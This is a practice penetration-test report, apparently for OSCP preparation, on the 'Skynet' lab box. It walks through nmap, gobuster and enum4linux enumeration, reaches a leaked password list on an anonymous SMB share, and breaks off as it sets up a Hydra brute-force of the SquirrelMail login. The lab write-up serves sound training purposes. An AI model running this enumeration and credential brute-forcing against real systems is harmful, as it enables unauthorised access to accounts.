Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-07-14

Contents

1 Skynet Pentensting Report

Figure 1.1: Box

1.1 Introduction

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.231.40(Skynet) - Squirrel mail, hydra,gobuster

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 10.10.231.40

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.


3.2.1 System IP:10.10.231.40

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.98.191	**TCP**:80,22,110,139,143,445 **UDP**:

Nmap Scan Results:




```
Host is up (0.084s latency).
Not shown: 994 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Skynet
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: PIPELINING AUTH-RESP-CODE TOP RESP-CODES CAPA SASL UIDL
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: ENABLE more have post-login ID IMAP4rev1 SASL-IR LOGINDISABLEDA0001 Pre-login capabilities OK l
isted IDLE LITERAL+ LOGIN-REFERRALS
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-12-20T14:54:04
|_  start_date: N/A
|_clock-skew: mean: 2h00m00s, deviation: 3h27m51s, median: 0s
| nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   SKYNET<00>           Flags: <unique><active>
|   SKYNET<03>           Flags: <unique><active>
|   SKYNET<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|   Domain name: \x00
|   FQDN: skynet
|_  System time: 2021-12-20T08:54:04-06:00
```

Figure 3.1: Fast Scan

Initial access

HTTP




```
┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Skynet]
└─# gobuster dir -u http://10.10.224.125 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.224.125
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/13 14:10:17 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 314] [--> http://10.10.224.125/admin/]
/css                  (Status: 301) [Size: 312] [--> http://10.10.224.125/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.10.224.125/js/]
/config               (Status: 301) [Size: 315] [--> http://10.10.224.125/config/]
/ai                   (Status: 301) [Size: 311] [--> http://10.10.224.125/ai/]
/squirrelmail         (Status: 301) [Size: 321] [--> http://10.10.224.125/squirrelmail/]
Progress: 54703 / 220561 (24.80%)
```

Figure 3.2: HTTP

– we tried running go buster and we found an interesting squirrel mail directory


Smb

– and since we saw smb ports open we ran enum4linux to seee what we can work with




```
┌──(root💀kali)-[~]
└─# enum4linux -a 10.10.224.125
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jul 13 14:11:24 2022

 =========================================( Target Information )=========================================

Target ........... 10.10.224.125
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.10.224.125 )============================


[+] Got domain/workgroup name: WORKGROUP


 ================================( Nbtstat Information for 10.10.224.125 )================================

Looking up status of 10.10.224.125
        SKYNET          <00> -         B <ACTIVE>  Workstation Service
        SKYNET          <03> -         B <ACTIVE>  Messenger Service
        SKYNET          <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ====================================( Session Check on 10.10.224.125 )====================================


[+] Server 10.10.224.125 allows sessions using username '', password ''


 =================================( Getting domain SID for 10.10.224.125 )=================================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ===================================( OS information on 10.10.224.125 )===================================


[E] Can't get OS info with smbclient


[+] Got OS info for 10.10.224.125 from srvinfo:
        SKYNET         Wk Sv PrQ Unx NT SNT skynet server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03
```

Figure 3.3: HTTP



```
 =========================( Users on 10.10.224.125 )=========================

index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: milesdyson      Name:   Desc:

user:[milesdyson] rid:[0×3e8]

 =====================( Share Enumeration on 10.10.224.125 )=====================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk      Skynet Anonymous Share
        milesdyson      Disk      Miles Dyson Personal Share
        IPC$            IPC       IPC Service (skynet server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------

        WORKGROUP            SKYNET

[+] Attempting to map shares on 10.10.224.125

//10.10.224.125/print$  Mapping: DENIED Listing: N/A Writing: N/A
//10.10.224.125/anonymous       Mapping: OK Listing: OK Writing: N/A
//10.10.224.125/milesdyson      Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.224.125/IPC$    Mapping: N/A Listing: N/A Writing: N/A

 ====================( Password Policy Information for 10.10.224.125 )====================


[+] Attaching to 10.10.224.125 using a NULL share

[+] Trying protocol 139/SMB ...

[+] Found domain(s):

        [+] SKYNET
        [+] Builtin

[+] Password Info for Domain: SKYNET

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
```

Figure 3.4: HTTP




```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1001 Unix User\milesdyson (Local User)

[+] Enumerating users using SID S-1-5-21-2393614426-3774336851-1116533619 and logon username '', password ''

S-1-5-21-2393614426-3774336851-1116533619-501 SKYNET\nobody (Local User)
S-1-5-21-2393614426-3774336851-1116533619-513 SKYNET\None (Domain Group)
S-1-5-21-2393614426-3774336851-1116533619-1000 SKYNET\milesdyson (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

 ==============================( Getting printer info for 10.10.224.125 )==============================

No printers returned.
```


Figure 3.5: HTTP

– we tried to connect to an anonymous share and we got log1.txt which looks like a password list

– content of attention.txt and logs1.txt




```
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change
their password after seeing this.
-Miles Dyson
/tmp/smbmore.fN5iDe (END)
```



```
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
~
~
~
~
```

Figure 3.6: HTTP

– now back to the mail directory we can try to bruteforce the login page via hydra using the given password list , we launched burpsuite to intercept the request



SquirrelMail version 1.4.23 [SVN]
By the SquirrelMail Project Team

SquirrelMail Login

Name: milesdyson
Password: •••••

